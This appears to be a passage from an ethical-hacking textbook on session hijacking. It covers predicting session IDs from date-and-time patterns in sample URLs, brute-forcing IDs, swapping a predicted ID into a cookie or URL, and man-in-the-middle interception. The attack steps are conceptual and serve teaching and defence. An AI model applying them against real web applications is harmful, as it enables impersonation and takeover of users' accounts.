
Figure 11.8: Prediction of session ID by sniffing

Compromising Session IDs by Predicting Session Token

A session ID is tagged as proof of an authenticated session established between a user and web server. Thus, if an attacker can guess or predict the session ID of the user, fraudulent activity is possible. Session prediction enables an attacker to bypass the authentication schema of an application. Usually, attackers can predict session IDs generated by weak algorithms and impersonate a website user. Attackers analyze a variable section of session IDs to determine the existence of a pattern. This analysis is performed either manually or by using various cryptanalytic tools.

An attacker collect a high number of simultaneous session IDs to gather samples in the same time window and keep the variable constant. First, the attacker collects some valid session IDs that are useful in identifying authenticated users. The attacker then studies the session ID structure, the information used to generate it, and the algorithm used by the web application to secure it. From these findings, the attacker can predict the session ID.

Attackers can also guess session IDs by using a brute-force technique, in which they generate and test different session ID values until they succeed in gaining access to the application.



How to Predict a Session Token

- Most web servers use **custom algorithms** or a predefined pattern to generate session IDs
- An attacker guesses the unique **session value or deduces** the session ID to hijack the session

Captures

An attacker captures several session IDs and analyzes the pattern

```

```

Constant Date Time


How to Predict a Session Token

Most web servers generate session IDs using custom algorithms or a pre-defined pattern that might simply increase static numbers, whereas others use more complex procedures such as factoring in time and other computer-specific variables. Thus, attackers can identify session IDs generated in the following ways:

- Embedding in the URL, which is received by a GET request in the application when the links embedded within a page are clicked by clients
- Embedding in a form as a hidden field, which is submitted to the HTTP's POST command
- Embedding in cookies on the client's local machine

An attacker guesses the unique session value or deduces the session ID to hijack the session. As shown in the below figure, an attacker first captures several session IDs and analyzes the pattern.



```
http://www.certifiedhacker.com/view/JBEX12042022152820
http://www.certifiedhacker.com/view/JBEX12042022153020
http://www.certifiedhacker.com/view/JBEX12042022160020
http://www.certifiedhacker.com/view/JBEX12042022164020
```

Figure 11.9: Sample sessions captured by an attacker

On analyzing the pattern, at 16:25:55 on April 14, 2022, the attacker successfully predicts the session ID, as shown in the below figure.


http://www.certifiedhacker.com/view/JBEX14042022162555

Constant **Date** **Time**

Figure 11.10: Session ID predicted by the attacker

Now, the attacker can mount an attack through the following steps.

- The attacker acquires the current session ID and connects to the web application.
- The attacker implements a brute-force technique or calculates the next session ID.
- The attacker modifies the current value in the cookie/URL/hidden form field and assumes the next user's identity.



Compromising Session IDs Using Man-in-the-Middle/ Manipulator-in-the-Middle Attack

- The man-in-the-middle/manipulator-in-the-middle attack is used to **intrude into an existing connection** between systems and intercept the messages being exchanged

- Attackers use different techniques and **split the TCP connection** into two connections:
  - Client-to-attacker connection
  - Attacker-to-server connection
- After the interception of the TCP connection, an attacker can read, modify, and insert fraudulent data into the **intercepted communication**
- In the case of an **http transaction**, the TCP connection between the client and the server becomes the target

Compromising Session IDs Using Man-in-the-Middle/Manipulator-in-the-Middle Attack

A man-in-the-middle/manipulator-in-the-middle (MITM) attack is used to intrude into an existing connection between systems and to intercept messages being transmitted. In this attack, attackers use different techniques and split a TCP connection into two: a client-to-attacker connection and an attacker-to-server connection. After the successful interception of a TCP connection, an attacker can read, modify, and insert fraudulent data into the intercepted communication. In the case of an HTTP transaction, the TCP connection between the client and server is the target.

